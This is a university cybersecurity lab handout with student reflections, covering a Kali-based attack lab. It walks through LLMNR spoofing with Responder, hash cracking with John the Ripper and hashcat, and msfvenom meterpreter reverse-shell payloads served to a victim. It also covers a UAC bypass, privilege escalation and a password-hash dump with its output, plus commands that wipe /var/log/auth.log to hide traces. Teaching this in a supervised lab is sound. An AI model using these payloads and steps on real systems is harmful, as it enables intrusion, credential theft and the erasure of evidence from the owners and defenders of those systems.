



PRIFYSGOL CYMRU
Y Drindod Dewi Sant
UNIVERSITY OF WALES
Trinity Saint David
SWANSEA - ABERTAWE

Applied Computing

Wales Institute of Science and Art (WISA)

Advanced Cybersecurity (ACCB6000)



Nitheesh Murugan Kaliyamurthy – n.kaliyamurthy@uwtsd.ac.uk

Cisco | Networking Academy®
Mind Wide Open™



What we do?

1. **LLMNR/ NBT-NS Spoofing attack**
 - a. **Responder**
 - b. **John the Ripper**
2. **Metasploit**
 - a. **MSFVENOM to create a Payload and gain Remote Desktop (VNC) access**
 - b. **Create Payload using shikata_ga_nai and Escalate Privilege**
3. **Hide Malicious Apps using NTFS Filestream (Win Ser 2016)**
4. **Set and Clear Audit Policies (Auditpol).**

Disclaimer

Do not try these in unsupervised environments/ real time environments. Attempting to use certain tools in real time environments or without proper written consents from the owners of the network is punishable offense. All our labs are only for educational purposes and to be practiced under supervised environments.

Takeaway

Maintenance (Manual) is now available to all students of this class to refer, add your experience and share your reflections. DON'T FORGET TO ADD YOUR NAME IN YOUR POST. Each poster will be awarded with for their work.

Link is shared in our Teams Channel!!!


Recommendations

You could use any of the following as per your convenience. Highlighted is used here.

- ✓ **VirtualBox**
- ✓ VMware Workstation Pro
- ✓ VMware Fusion Pro (for Mac),
- ✓ VMware ESXi
- ✓ Microsoft Hyper-V

- Virtual Machines running Kali Linux (*Attacker*), Windows 7/ XP/10, Metasploitable 2.0.0, Windows Server 2016.
- Internet access

The configurations/ ip addressing below listed is based on this topology. Make necessary changes as you work on.




<u>Win 7</u>	<u>Win XP</u>	<u>Win Sr 2016</u>	<u>Kali</u>
<u>10.0.2.7</u>		<u>10.0.2.8</u>	<u>10.0.2.15</u>
<u>10.0.2.1</u>		<u>10.0.2.1</u>	<u>10.0.2.1</u>

Network Settings: Nat Network; allow all VM's

Task 1: LLMNR/ NBT-NS Spoofing attack

Link Local Multicast Name Resolution and Net-Bios Name Service is used by the windows systems when a DNS is unresolved. By issuing a unauthenticated UDP broadcast to its entire network.



Login using your user credentials in Windows 7 or 10 machine `kali@kali:~$`

`responder -I eth0`

NBT-NS, LLMNR & MDNS Responder 3.0.2.0

About this tool: Author: Laurent Gaffie (laurent.gaffie@gmail.com)

The Responder in Kali should start listening for events. Go to Win 7 PC Machine and try to access any shared folder.


Eg: Win +r → \\nitheesh → Press Enter

Go back to Kali and look out for the logs

/usr/share/responder/logs/

The file would be a txt file starting with SMB....NTLM...

Open the file and you could see the hashes



Let us use the available tools to crack the hashes

John the Ripper 1.9.0-jumbo-1 OMP

[linux-gnu 64-bit x86_64 AVX2 AC]

Copyright (c) 1996-2019 by Solar Designer and others

Homepage: <http://www.openwall.com/john/>

Open Kali Terminal and execute John the Ripper for the file with Hashes

kali@kali:~\$ john /usr/share/responder/logs/SMB-NTLMv2-SSP-10.0.2.7.txt

```

kali@kali: ~
File Actions Edit View Help
--save-memory=LEVEL      enable memory saving, at LEVEL 1..3
--node=MIN[-MAX]/TOTAL   this node's number range out of TOTAL count
--fork=N                  fork N processes
--pot=NAME                pot file to use
--list=WHAT               list capabilities, see --list=help or doc/OPTIONS
--format=NAME             force hash of type NAME. The supported formats can
                          be seen with --list=formats and --list=subformats

kali@kali:~$ john /usr/share/responder/logs/SMB-NTLMv2-SSP-10.0.2.7.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 2 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
No password hashes left to crack (see FAQ)
kali@kali:~$ john /usr/share/responder/logs/SMB-NTLMv2-SSP-10.0.2.7.txt
Using default input encoding: UTF-8
Loaded 7 password hashes with 6 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Remaining 4 password hashes with 4 different salts
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password      (Win_User)
password      (Win_User)
password      (Win_User)
password      (Win_User)
4g 0:00:00:00 DONE 2/3 (2020-11-10 15:54) 22.22g/s 523911p/s 541111c/s 541111C/s 123456..random
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
kali@kali:~$

```

Similar to this tool, you could use other existing tools to capture the password in a victim Machine....

Try other methods and record them in your coursework and/or in the shared Onenote with instructions to gain CREDITS

Examples (So called hints):

Crack Security Account Manager hashes using existing tools like Pwdump7 to extract the hashes and ophcrack tool crack the hashes.

Alternatively, use Winrtgen and RainbowCrack tool to crack password hashes.

Record your reflections on gaining the hashes and cracking them

I started with an easy to use one – a webservice:

<https://crackstation.net/>

There are many websites offering to crack hash for free, but I found them to be too unreliable.

I also used **hashcat** – instructions (also shared on one note):

- Store potential passwords in a list called passlist.txt
- Store hashes in a text file called hashlist.txt
- From a terminal type:
- hashcat -a 0 -m 1000 -o crackedpasswords.txt hashlist.txt passlist.txt
- This will brute force the password list

There is a huge list in kali linux called rockyou.txt but this can take a long time because there are many millions of entries. (substitute the 'passlist.txt' above with 'rockyou.txt' once you've extracted it and copied it to the same folder as the hashlist.txt

This type of attack also emphasises why your password should be something very obscure and not a standard word.

I think the nicest crack program to use was '**johnny**' – (the gui version of john the ripper). – Simply just a case of selecting the text file with the mouse, click 'start crack' and it does the rest automatically. I tested this with several hashes I created at

<https://www.md5hashgenerator.com/>

Then used '**john the ripper**' and 'johnny' to see how easily they could crack the password. Both did it quickly, but johnny was the easiest to use.

I also found that creating a custom dictionary to use for an attack can be more effective and also massively reduce the amount of time required to run a brute force. I tried **CUPP** and found it to be effective. Instructions (also shared on one note)

To create a custom dictionary list

- kali@kali:~\$ mkdir CUPP
- kali@kali:~\$ cd CUPP
- kali@kali:~/CUPP\$ git clone https://github.com/Mebus/cupp.git
- kali@kali:~/CUPP\$ cd cupp
- kali@kali:~/CUPP/cupp\$./cupp.py -i
- Enter details and a textfile of possible passwords will be created

Ophcrack is a bootcd which can load a version of linux and try to brute force the windows password using tables it has stored. I found it worked ok for simple passwords, up to 4 characters long. But not so useful for longer passwords; also it took a long time.

From our previous lab, (redo the same tasks) using Metasploit and MSVENOM to gain access to remote desktop connection.

(As this lab is already completed, the description is very short. If you need clarification, please refer to our previous lab work)

Task 2: Use MSFVENOM to create Payload

```
msfvenom -p windows/meterpreter/reverse_tcp -platform  
windows -a x86 lhost=10.0.2.15 lport=3333 -f exe -o  
/home/kali/Desktop/deskapt.exe
```

```


kali@kali: ~
[logs - File Ma... 04:18 PM]

File Actions Edit View Help

--platform <platform> The platform for --payload (use --list platforms to list)
-o, --out <path> Save the payload to a file
-b, --bad-chars <list> Characters to avoid example: '\x00\xff'
-n, --nopsled <length> Prepend a nopsled of [length] size on to the payload
--pad-nops <length> Use nopsled size specified by -n <length> as the total pay
load size, auto-prepend a nopsled of quantity (nops minus payload length)
-s, --space <length> The maximum size of the resulting payload
--encoder-space <length> The maximum size of the encoded payload (defaults to the -
s value)
-i, --iterations <count> The number of times to encode the payload
-c, --add-code <path> Specify an additional win32 shellcode file to include
-x, --template <path> Specify a custom executable file to use as a template
-k, --keep Preserve the --template behaviour and inject the payload a
s a new thread
-v, --var-name <value> Specify a custom variable name to use for certain output f
ormats
-t, --timeout <second> The number of seconds to wait when reading the payload fro
m STDIN (default 30, 0 to disable)
-h, --help Show this message

kali@kali:~$
kali@kali:~$
kali@kali:~$
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp -platform windows -a x86 lhost=10.0.2.
15 lport=3333 -f exe -o /home/kali/Desktop/deskcapt.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/kali/Desktop/deskcapt.exe
kali@kali:~$

```



```

kali@kali:~$ sudo mkdir /var/www/html/share
kali@kali:~$ chmod -R 777 /var/www/html/share

```

```
kali@kali:~$ chown -R www-data:www-data /var/www/html/share
kali@kali:~$ cp /home/kali/Desktop/deskcapt.exe /var/www/html/share
kali@kali:~$ service apache2 start
kali@kali:~$ msfconsole
```

```
msf6 > use multi/handler
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 3333
msf6 exploit(multi/handler) > exploit
```

Go to your Windows (Victim Machine)

Browser → 10.0.2.15/share

Click on the Payload Exe file and Install


```
meterpreter > sysinfo
```

```
Computer      : WIN_USER-PC
```

```
meterpreter > run vnc
```

VNC is Virtual Network Computing, (a GUI based desktop sharing utility). It uses Remote Frame Buffer Protocol.

Desktop name "win_user-pc"



```

kali@kali: ~
File Actions Edit View Help

meterpreter > sysinfo
Computer      : WIN_USER-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_GB
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=10.0.2.15 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\Win_User\AppData\Local\Temp\feboUMqsDtWKi.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 10.0.2.15:4545...
meterpreter > Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "win_user-pc"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding

```

You could now see the Payload executed.....

Record your reflections on exploiting client side vulnerabilities and create virtual network computing:

It is incredible the power of these exploits once they are active. I find a problem with creating payloads that end in .exe format is that windows will often delete them automatically because it thinks they are potentially dangerous; (this happened even with windows defender, windows security service and windows firewall all shutdown).

But to be able to see everything that is on the 'victim' computer is unbelievably useful for a hacker. The hacker needs to somehow get the victim to open the .exe file for example by either disguising it in an email, or by hiding it in a webpage (so when the site is clicked – it runs the file).

***see part three of hiding files within other files**

Use MSFVENOM to create Payload (shikata ga nai) and Escalate Privilege

Refer to your previous lab for detailed description

CREATE PAYLOAD

```
root@kali:/home/kali# msfvenom -p windows/meterpreter/reverse_tcp -  
platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.0.2.15 -  
f exe > Desktop/ExploitPriv.exe Final size of exe file: 73802 bytes
```

CHECK FILE/FOLDER PERMISSIONS (As we have already set them. If not executable, follow instructions in the task 2 from CHMOD)

```
root@kali:/home/kali# ls -la /var/www/html/ | grep share drwxr-xr-x  
2 www-data www-data 4096 Nov 10 16:32 share
```

Start Apache and copy the exploit to the shared folder

```
root@kali:/home/kali# service apache2 start
```

```
cp /home/kali/Desktop/ExploitPriv.exe  
/var/www/html/share/
```

Set Payload and Exploit

```
root@kali:/home/kali# msfconsole msf6  
> use exploit/multi/handler  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 10.0.2.15 msf6  
exploit(multi/handler) > exploit -j -z  
[*] Exploit running as background job 0.  
msf6 exploit(multi/handler) > sessions -i 1 meterpreter > getuid
```

Server username: Win_User-PC\Win_User

As a user, you don't have privileges to dump hashes.

```
meterpreter > run post/windows/gather/smart_hashdump  
[-] Insufficient privileges to dump hashes!
```

```
meterpreter > getsystem -t 1
```

```
[-] 2001: Operation failed: Access is denied. The following was attempted:  
[-] Named Pipe Impersonation (In Memory/Admin)
```

meterpreter > background

[*] Backgrounding session 1...

Escalate!!!**msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper**[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp **msf6****exploit(windows/local/bypassuac_fodhelper) > show options**

Module options (exploit/windows/local/bypassuac_fodhelper):

Name	Current Setting	Required	Description
SESSION	yes		The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: "", seh, thread, process, none)
LHOST	10.0.2.15	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION 1

SESSION => 1

msf6 exploit(windows/local/bypassuac_fodhelper) > set payload**windows/meterpreter/reverse_tcp**

payload => windows/meterpreter/reverse_tcp

msf6 exploit(windows/local/bypassuac_fodhelper) > set LPORT 3333LPORT => 3333 **msf6 exploit(windows/local/bypassuac_fodhelper) > set****TARGET 0** TARGET => 0 **msf6 exploit(windows/local/bypassuac_fodhelper)****> exploit**

[*] Started reverse TCP handler on 10.0.2.15:3333

[-] Exploit aborted due to failure: not-vulnerable: Target is not vulnerable. [*]

Exploit completed, but no session was created.

This is the step to escalate the privilege. Since this machine is not vulnerable, try the same steps with Windows 10 machine and escalate privilege by exploiting the client's vulnerabilities....

Try them and record them in your coursework and/or in the shared Onenote with instructions to gain CREDITS

Once you have exploited the vulnerable machine successfully following the above steps, (Win 10) you should bypass UAC settings in Windows 10 machine and get into a meterpreter session.

From this point, record your reflections:

```
meterpreter > getuid
```

```
DESKTOP-NMML548\Test
```

```
meterpreter > getsystem -t 1
```

```
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

```
meterpreter > run post/windows/gather/smart_hashdump
```

```
[*] Running module against DESKTOP-NMML548
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*]
/home/kali/.msf4/loot/20201118185932_default_10.0.2.20_windows.hashes_263614.
txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY
0a4785710e087268aa1ff7e16896c4bd...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[+] Test:"hi"
[*] Dumping password hashes...
[+]
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5
9d7e0c089c0:::
[+]
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73
c59d7e0c089c0:::
[+]
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae93
1b73c59d7e0c089c0:::
```

Finally, command to clear the event logs...

root@target:/# rm /var/log/auth.log This will erase the log files, but this might raise a redflag...

root@target:/# truncate -s 0 /var/log/auth.log this reduces the file size to zero

But truncate is not always present on all systems.


We can accomplish the same thing by echoing nothing into the file:

root@target:/# echo " " > /var/log/auth.log

Task 3: Hide into file stream


- Download Windows Server 2016 from Microsoft website as evaluation copy for 180 days.
- Make sure, you install it as a Desktop Experience.
- Login to your Windows 2016 Server.
- Check if your drive is NTFS.

Record your EVIDENCE



- Create a folder in C Drive (Eg: Fdr_Hide).
- Copy any exe application files (eg: calc.exe) file from your windows system files.

Record your EVIDENCE

